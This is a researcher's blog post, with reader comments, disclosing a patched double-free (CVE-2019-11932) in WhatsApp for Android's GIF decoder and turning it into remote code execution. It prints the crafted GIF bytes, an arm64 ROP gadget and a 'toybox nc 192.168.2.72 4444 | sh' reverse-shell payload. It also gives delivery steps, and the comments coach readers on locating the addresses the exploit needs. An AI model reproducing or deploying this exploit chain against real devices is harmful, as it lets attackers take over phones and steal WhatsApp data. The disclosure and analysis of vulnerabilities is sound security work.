Awakened
a security researcher

Follow

How a double-free bug in WhatsApp turns to RCE

14 minute read

ON THIS PAGE

In this blog post, I'm going to share about a double-free vulnerability that I discovered in WhatsApp for Android, and how I turned it into an RCE. I informed this to Facebook. Facebook acknowledged and patched it officially in WhatsApp version 2.19.244. Facebook helped to reserve CVE-2019-11932 for this issue.

WhatsApp users, please do update to latest WhatsApp version (2.19.244 or above) to stay safe from this bug.

Demo

https://drive.google.com/file/d/1T-v5XG8yQuiPojeMpOAG6UGr2TYpoclj/view

Google Drive link to download if the above link is not accessible https://drive.google.com/open?id=1X9nBlf5oj5ef2UoYGOfusjxAiow8nKEK

The steps are as below:

- 0:16 Attacker sends GIF file to user via any channels
    - One of them could be as Document via WhatsApp (i.e. pressing the Paper Clip button and choose Document to send the corrupted GIF)
    - If the attacker is in the contact list of the user (i.e. a friend), the corrupted GIF is downloaded automatically without any user interaction.
- 0:24 User wants to send a media file to any of his/her WhatsApp friend. So the user presses on the Paper clip button and opens the WhatsApp Gallery to choose a media file to send to his friend.
    - Take note that the user does not have to send anything because just opening the WhatsApp Gallery will trigger the bug. No additional touch after pressing WhatsApp Gallery is necessary.
- 0:30 Since WhatsApp shows previews of every media (including the GIF file received), it will trigger the double-free bug and our RCE exploit.

Double-free vulnerability in DDGifSlurp in decoding.c in libpl_droidsonroids_gif

When a WhatsApp user opens Gallery view in WhatsApp to send a media file, WhatsApp parses it with a native library called `libpl_droidsonroids_gif.so` to generate the preview of the GIF file. `libpl_droidsonroids_gif.so` is an open-source library with source codes available at https://github.com/koral–/android-gif-drawable/tree/dev/android-gif-drawable/src/main/c.

A GIF file contains multiple encoded frames. To store the decoded frames, a buffer with name rasterBits is used. If all frames have the same size, rasterBits is re-used to store the decoded frames without re-allocation. However, rasterBits would be re-allocated if one of three conditions below is met:

- width * height > originalWidth * originalHeight
- width - originalWidth > 0
- height - originalHeight > 0

Re-allocation is a combination of free and malloc. If the size of the re-allocation is 0, it is simply a free. Let say we have a GIF file that contains 3 frames that have sizes of 100, 0 and 0.

- After the first re-allocation, we have `info->rasterBits` buffer of size 100.
- In the second re-allocation of 0, `info->rasterBits` buffer is freed.
- In the third re-allocation of 0, `info->rasterBits` is freed again.

This results in a double-free vulnerability. The triggering location can be found in decoding.c:

```
int_fast32_t widthOverflow = gifFilePtr->Image.Width - info->originalWidth;
int_fast32_t heightOverflow = gifFilePtr->Image.Height - info->originalHeight;
const uint_fast32_t newRasterSize =
        gifFilePtr->Image.Width * gifFilePtr->Image.Height;
if (newRasterSize > info->rasterSize || widthOverflow > 0 ||
    heightOverflow > 0) {
```

```
    void *tmpRasterBits = reallocarray(info->rasterBits, newRasterSize,     <<-- double-free here
                                       sizeof(GifPixelType));
    if (tmpRasterBits == NULL) {
        gifFilePtr->Error = D_GIF_ERR_NOT_ENOUGH_MEM;
        break;
    }
    info->rasterBits = tmpRasterBits;
    info->rasterSize = newRasterSize;
}
```

In Android, a double-free of a memory with size N leads to two subsequent memory-allocation of size N returning the same address.

```
(lldb) expr int $foo = (int) malloc(112)
(lldb) p/x $foo
(int) $14 = 0xd379b250

(lldb) p (int)free($foo)
(int) $15 = 0

(lldb) p (int)free($foo)
(int) $16 = 0

(lldb) p/x (int)malloc(12)
(int) $17 = 0xd200c350

(lldb) p/x (int)malloc(96)
(int) $18 = 0xe272afc0
```

```
(lldb) p/x (int)malloc(180)
(int) $19 = 0xd37c30c0

(lldb) p/x (int)malloc(112)
(int) $20 = 0xd379b250

(lldb) p/x (int)malloc(112)
(int) $21 = 0xd379b250
```

In the above snippet, variable $foo was freed twice. As a result, the next two allocations ($20 and $21) return the same address.

Now look at struct GifInfo in gif.h

```
struct GifInfo {
    void (*destructor)(GifInfo *, JNIEnv *);  <<-- there's a function pointer here
    GifFileType *gifFilePtr;
    GifWord originalWidth, originalHeight;
    uint_fast16_t sampleSize;
    long long lastFrameRemainder;
    long long nextStartTime;
    uint_fast32_t currentIndex;
    GraphicsControlBlock *controlBlock;
    argb *backupPtr;
    long long startPos;
    unsigned char *rasterBits;
    uint_fast32_t rasterSize;
    char *comment;
    uint_fast16_t loopCount;
```

```
    uint_fast16_t currentLoop;
    RewindFunc rewindFunction;   <<-- there's another function pointer here
    jfloat speedFactor;
    uint32_t stride;
    jlong sourceLength;
    bool isOpaque;
    void *frameBufferDescriptor;
};
```

We then craft a GIF file with three frames of below sizes:

- sizeof(GifInfo)
- 0
- 0

When the WhatsApp Gallery is opened, the said GIF file triggers the double-free bug on rasterBits buffer with size `sizeof(GifInfo)`. Interestingly, in WhatsApp Gallery, a GIF file is parsed twice. When the said GIF file is parsed again, another GifInfo object is created. Because of the double-free behavior in Android, GifInfo `info` object and `info->rasterBits` will point to the same address. DDGifSlurp() will then decode the first frame to `info->rasterBits` buffer, thus overwriting `info` and its `rewindFunction()`, which is called right at the end of DDGifSlurp() function.

Controlling PC register

The GIF file that we need to craft is as below:

```
47 49 46 38 39 61 18 00 0A 00 F2 00 00 66 CC CC
FF FF FF 00 00 00 33 99 66 99 FF CC 00 00 00 00
00 00 00 00 00 2C 00 00 00 00 08 00 15 00 00 08
9C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 F0 CE 57 2B 6F EE FF FF 2C 00 00
00 00 1C 0F 00 00 00 00 2C 00 00 00 00 1C 0F 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 2C 00 00 00 00
18 00 0A 00 0F 00 01 00 00 3B
```

It contains four frames:

- Frame 1:

```
2C 00 00 00 00 08 00 15 00 00 08 9C 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
F0 CE 57 2B 6F EE FF FF
```

- Frame 2:

```
2C 00 00 00 00 1C 0F 00 00 00 00
```

- Frame 3:

```
2C 00 00 00 00 1C 0F 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00
```

- Frame 4:

```
2C 00 00 00 00 18 00 0A 00 0F 00 01 00 00
```

The below sequence is what happened when WhatsApp Gallery is opened:

- First parse:
  - Init:
    - GifInfo *info = malloc(168);
  - Frame 1:
    - info->rasterBits = reallocarray(info->rasterBits, 0x8*0x15, 1);
  - Frame 2:

        - info->rasterBits = reallocarray(info->rasterBits, 0x0*0xf1c, 1);
    - Frame 3:
        - info->rasterBits = reallocarray(info->rasterBits, 0x0*0xf1c, 1);
    - Frame 4:
        - does not matter, it is there to make this GIF file valid
- Second parse:
    - Init:
        - GifInfo *info = malloc(168);
    - Frame 1:
        - info->rasterBits = reallocarray(info->rasterBits, 0x8*0x15, 1);
    - Frame 2, 3, 4:
        - does not matter
    - End:
        - info->rewindFunction(info);

Because of the double-free bug occuring in the first parse, `info` and `info->rasterBits` now points to the same location. With the first frame crafted as said, we could control rewindFunction and PC when `info->rewindFunction(info);` is called. Take note that the frames are all LZW encoded. We must use an LZW encoder to encode the frames. The above GIF triggers crash as below:

```
--------- beginning of crash
10-02 11:09:38.460 17928 18059 F libc    : Fatal signal 6 (SIGABRT), code -6 in tid 18059 (image-loader), pid 17928
10-02 11:09:38.467  1027  1027 D QCOM PowerHAL: LAUNCH HINT: OFF
10-02 11:09:38.494 18071 18071 I crash_dump64: obtaining output fd from tombstoned, type: kDebuggerdTombstone
10-02 11:09:38.495  1127  1127 I /system/bin/tombstoned: received crash request for pid 17928
```


```
10-02 11:09:38.497 18071 18071 I crash_dump64: performing dump of process 17928 (target tid = 18059)
10-02 11:09:38.497 18071 18071 F DEBUG   : *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
10-02 11:09:38.497 18071 18071 F DEBUG   : Build fingerprint: 'google/taimen/taimen:8.1.0/OPM1.171019.011/4448085:us
10-02 11:09:38.497 18071 18071 F DEBUG   : Revision: 'rev_10'
10-02 11:09:38.497 18071 18071 F DEBUG   : ABI: 'arm64'
10-02 11:09:38.497 18071 18071 F DEBUG   : pid: 17928, tid: 18059, name: image-loader  >>> com.whatsapp <<<
10-02 11:09:38.497 18071 18071 F DEBUG   : signal 6 (SIGABRT), code -6 (SI_TKILL), fault addr --------
10-02 11:09:38.497 18071 18071 F DEBUG   :     x0   0000000000000000  x1   000000000000468b  x2   0000000000000006
10-02 11:09:38.497 18071 18071 F DEBUG   :     x4   0000000000000000  x5   0000000000000000  x6   0000000000000000
10-02 11:09:38.497 18071 18071 F DEBUG   :     x8   0000000000000083  x9   0000000010000000  x10  0000007da3c81cc0
10-02 11:09:38.497 18071 18071 F DEBUG   :     x12  0000007da3c81be8  x13  ffffffffffffffff  x14  ff00000000000000
10-02 11:09:38.497 18071 18071 F DEBUG   :     x16  00000055b111efa8  x17  0000007e2bb3452c  x18  0000007d8ba9bad8
10-02 11:09:38.497 18071 18071 F DEBUG   :     x20  000000000000468b  x21  0000000000000083  x22  0000007da3c81e48
10-02 11:09:38.497 18071 18071 F DEBUG   :     x24  0000000000000040  x25  0000007d8bbff588  x26  00000055b1120670
10-02 11:09:38.497 18071 18071 F DEBUG   :     x28  00000055b111f010  x29  0000007da3c81d00  x30  0000007e2bae9760
10-02 11:09:38.497 18071 18071 F DEBUG   :     sp   0000007da3c81cc0  pc   0000007e2bae9788  pstate 0000000060000000
10-02 11:09:38.499 18071 18071 F DEBUG   :
10-02 11:09:38.499 18071 18071 F DEBUG   : backtrace:
10-02 11:09:38.499 18071 18071 F DEBUG   :     #00 pc 000000000001d788  /system/lib64/libc.so (abort+120)
10-02 11:09:38.499 18071 18071 F DEBUG   :     #01 pc 0000000000002fac  /system/bin/app_process64 (art::SignalChain
10-02 11:09:38.499 18071 18071 F DEBUG   :     #02 pc 00000000000004ec  [vdso:0000007e2e4b0000]
10-02 11:09:38.499 18071 18071 F DEBUG   :     #03 pc deadbeeefffffffc  <unknown>
```

Dealing with ASLR and W^X

After controlling the PC, we want to achieve remote code execution. In Android, we can not execute code on non-executable regions due to W^X (i.e. stack and heap). The easiest way to deal with W^X in our case is to execute the below command:

```
system("toybox nc 192.168.2.72 4444 | sh");
```

For that, we need PC to point to `system()` function in libc.so and X0 to point to `"toybox nc 192.168.2.72 4444 | sh"`. This cannot be done directly. We need to first let PC jumps to an intermediate gadget, which sets X0 to point to `"toybox nc 192.168.2.72 4444 | sh"` and jump to `system()`. From the disassembly code around `info->rewindFunction(info);`, we can see that both X0 and X19 point to `info->rasterBits` (or `info`, because they both point to the same location), while X8 is actually `info->rewindFunction`.



There is a gadget in libhwui.so that perfectly satisfies our purpose:

```
ldr x8, [x19, #0x18]
add x0, x19, #0x20
blr x8
```

Let say the address of the above gadget is AAAAAAAA and the address of system() function is BBBBBBBB. The rasterBits buffer (frame 1) before LZW encoding look as below:

```
00000000: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000010: 0000 0000 0000 0000 4242 4242 4242 4242  ........BBBBBBBB
00000020: 746f 7962 6f78 206e 6320 3139 322e 3136  toybox nc 192.16
00000030: 382e 322e 3732 2034 3434 3420 7c20 7368  8.2.72 4444 | sh
00000040: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000050: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000060: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000070: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000080: 4141 4141 4141 4141 eeff                 AAAAAAAA..
```

In a normal Android system, because every processes are spawned from Zygotes, even with ASLR our addresses AAAAAAAA and BBBBBBBB do not change if WhatsApp is killed and restarted. However, they cannot persist a system reboot. To have reliable AAAAAAAA and BBBBBBBB, we need an information disclosure vulnerability that gives us the base address of libc.so and libhwui.so. That vulnerability is beyond scope of this blogpost.

Putting everything together

Just compile the code in this repo. Note that the address of `system()` and the gadget must be replaced by the actual address found by an information disclosure vulnerability (which is not covered in this blog post).

```
    /*
    Gadget g1:
        ldr x8, [x19, #0x18]
```

```
        add x0, x19, #0x20
        blr x8
    */
    size_t g1_loc = 0x7cb81f0954;  <<-- replace this
    memcpy(buffer + 128, &g1_loc, 8);

    size_t system_loc = 0x7cb602ce84; <<-- replace this
    memcpy(buffer + 24, &system_loc, 8);
```

Run the code to generate the corrupted GIF file:

```
notroot@osboxes:~/Desktop/gif$ make
.....
.....
.....
notroot@osboxes:~/Desktop/gif$ ./exploit exploit.gif
buffer = 0x7ffc586cd8b0 size = 266
47 49 46 38 39 61 18 00 0A 00 F2 00 00 66 CC CC
FF FF FF 00 00 00 33 99 66 99 FF CC 00 00 00 00
00 00 00 00 00 2C 00 00 00 00 08 00 15 00 00 08
9C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 84 9C 09 B0
C5 07 00 00 00 74 DE E4 11 F3 06 0F 08 37 63 40
C4 C8 21 C3 45 0C 1B 38 5C C8 70 71 43 06 08 1A
34 68 D0 00 C1 07 C4 1C 34 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 54 12 7C C0 C5 07 00 00 00 EE FF FF 2C 00 00
00 00 1C 0F 00 00 00 00 2C 00 00 00 00 1C 0F 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 2C 00 00 00 00
18 00 0A 00 0F 00 01 00 00 3B
```

Then copy exploit.gif file and send it as Document with WhatsApp to another WhatsApp user. Take note that it must not be sent as a Media file, otherwise WhatsApp tries to convert it into an MP4 before sending. Upon the user receives the malicous GIF file, nothing will happen until the user open WhatsApp Gallery to send a media file to his/her friend.

Affected versions

The exploit works well until WhatsApp version 2.19.230. The vulnerability is official patched in WhatsApp version 2.19.244

The exploit works well for Android 8.1 and 9.0, but does not work for Android 8.0 and below. In the older Android versions, double-free could still be triggered. However, because of the malloc calls by the system after the double-free, the app just crashes before reaching to the point that we could control the PC register.

Note that Facebook informed the developer of android-gif-drawable repo about the issue. The fix from Facebook was also merged into the original repo in a commit from August 10th. Version 1.2.18 of android-gif-drawable is safe from the double-free bug.

Attack vectors

With the above exploitation, we can have two attack vectors:

1. Local privilege escaltion (from a user app to WhatsApp): A malicious app is installed on the Android device. The app collects addresses of zygote libraries and generates a malicious GIF file that results in code execution in WhatsApp context. This allows the malware app to steal files in WhatsApp sandbox including message database.
2. Remote code execution: Pairing with an application that has an remote memory information disclosure vulnerability (e.g. browser), the attacker can collect the addresses of zygote libraries and craft a malicious GIF file to send it to the user via WhatsApp (must be as an attachment, not as an image through Gallery Picker). As soon as the user opens the Gallery view in WhatsApp (who never sends media files to friends, right?), the GIF file will trigger a remote shell in WhatsApp context.

Categories: Hacking

Updated: October 02, 2019

SHARE ON

Twitter Facebook Google+ LinkedIn

Previous | Next

LEAVE A COMMENT

mgrviper • 17 days ago

At first i was wondering how do you get RCE out of double-free and then you dropped that bomb. Android behaviour here is simply unacceptable. One would expect (yeah) memory managment bugs from user space, but return same memory from allocator twice because of double-free is a terrible peculiarity, undefined behavour or not.

7 • Reply • Share ›

Jeremias Moreira Gomes • 17 days ago

Do you used Facebook bug bounty program to report this bug? If yes, how much they paid for that (if you can and you ok to talk about that).

5 • Reply • Share ›

NaN • 16 days ago • edited

In the original (OpenBSD) reallocarray() (and realloc()), a new size of zero does not simply do a free(); it returns the equivalent of malloc(0), a pointer that can be freed.

That means that the double free would not occur in OpenBSD. Why the Android people choose to do an equivalent of free() is beyond me.

3 • Reply • Share ›

Nickleman • 11 days ago

Sounds like this is also an Android bug for the behavior after double-free. Did Google address this?

2 • Reply • Share ›

Awakened ➚ Nickleman • 8 days ago

No, I don't think so

^ | v • Reply • Share ›

Cees Timmerman • 17 days ago • edited

Yet more proof that humans shouldn't be trusted to manage memory.

2 ^ | v • Reply • Share ›

Edgard Chammas • 8 days ago

@Awakened

I got ROP gadget at address:
0x00159b80: ldr x8, [x19, #0x18]; add x0, x19, #0x20; blr x8;

I added this address to the base address of libhwui.so (0x7710ddd000). I also got the system address and changed these in the code, but the exploit is not working. Process gets segfault and doesn't connect to my netcat listener. I'm testing on Android 9.

Any idea?

1 ^ | v • Reply • Share ›

Awakened ➚ Edgard Chammas • 8 days ago • edited

You can visit /proc/[pid]/maps, and see if the gadget address belongs to libhwui.so. Take note that the address must be divisible by 4, and it must fall into a r-x (executable) region.

Also you can try to see the logcat for the crashlog to see what is wrong.

^ | v • Reply • Share ›

helloNeer • 2 days ago

what could be the
gadget for armv7 (32 bit arm) ?

^ | v • Reply • Share ›

Awakened • 7 days ago

I made a simple Android app to automatically find addresses and generate exploit.gif right on the phone. Follow this thread for instruction https://github.com/awakened...

Reply • Share ›

Ilde • 14 days ago

How did the fame 0 trigger the reallocation?

If the reallocation is triggered by one of this conditions:

width * height > originalWidth * originalHeight

width - originalWidth > 0

height - originalHeight > 0

I don't see how one of these conditions are triggered with a frame of 0. What Am I missing?

Reply • Share ›

Awakened Ilde • 14 days ago

Think about 3 frames of size: 10*10, 0*100, 0*1000

Then this condition is always met: newRasterSize > info->rasterSize || widthOverflow > 0 || heightOverflow > 0

Reply • Share ›

Ilde Awakened • 14 days ago

aah ok, I missed the fact that only one of them needed to be 0

Reply • Share ›

Shubham Tople • 15 days ago

Which address do i need to change to reproduce the same result? Address of system and gadget refer to which addresses exactly. Could you clarify that. Would be much appreciated.
Address of system= which address exactly of the pc using the exploit?
gadget(do you mean android serial number or some other address?)

Awakened Shubham Tople • 15 days ago

The easiest way to get address of system and the gadget without the need to root your phone is to create a dummy app with JNI code.

Then JNI_Onload, you print out the address of system(). For gadget, you need to convert the arm64 instructions in the gadget into bytes. Then you read /proc/self/maps, you'll see something like:
0xaaaa-0xbbbb ..... libhwui.so

Then you search the gadget bytes within address 0xaaaa-0xbbbb

H4x03D Awakened • 13 days ago

And what does the term "gadget" refer to? So do you mean one should convert the arm64 instructions of libhwui.so (from source online) and then what?

Awakened H4x03D • 7 days ago

You can follow this thread for instruction https://github.com/awakened...

Elias • 15 days ago

Can you make a Tutorial how can i install and use !!!?

umarabunumay Idoemar abunumay • 16 days ago

Check your email from me?

Amin Rezayee umarabunumay Idoemar abunumay • 14 days ago

I need as well for research purpose plz

Vito Falcicchio • 15 days ago

Where is gift download?


1 • Reply • Share ›

Subscribe Add Disqus to your site Disqus' Privacy Policy DISQUS

YOU MAY ALSO ENJOY

DoS Wechat with an emoji

May 14, 2019 1 minute read



RB App Checker

June 06, 2018 less than 1 minute read

Install a trusted CA in Android N

June 01, 2018 1 minute read

Handy Android code snippets

May 18, 2018 less than 1 minute read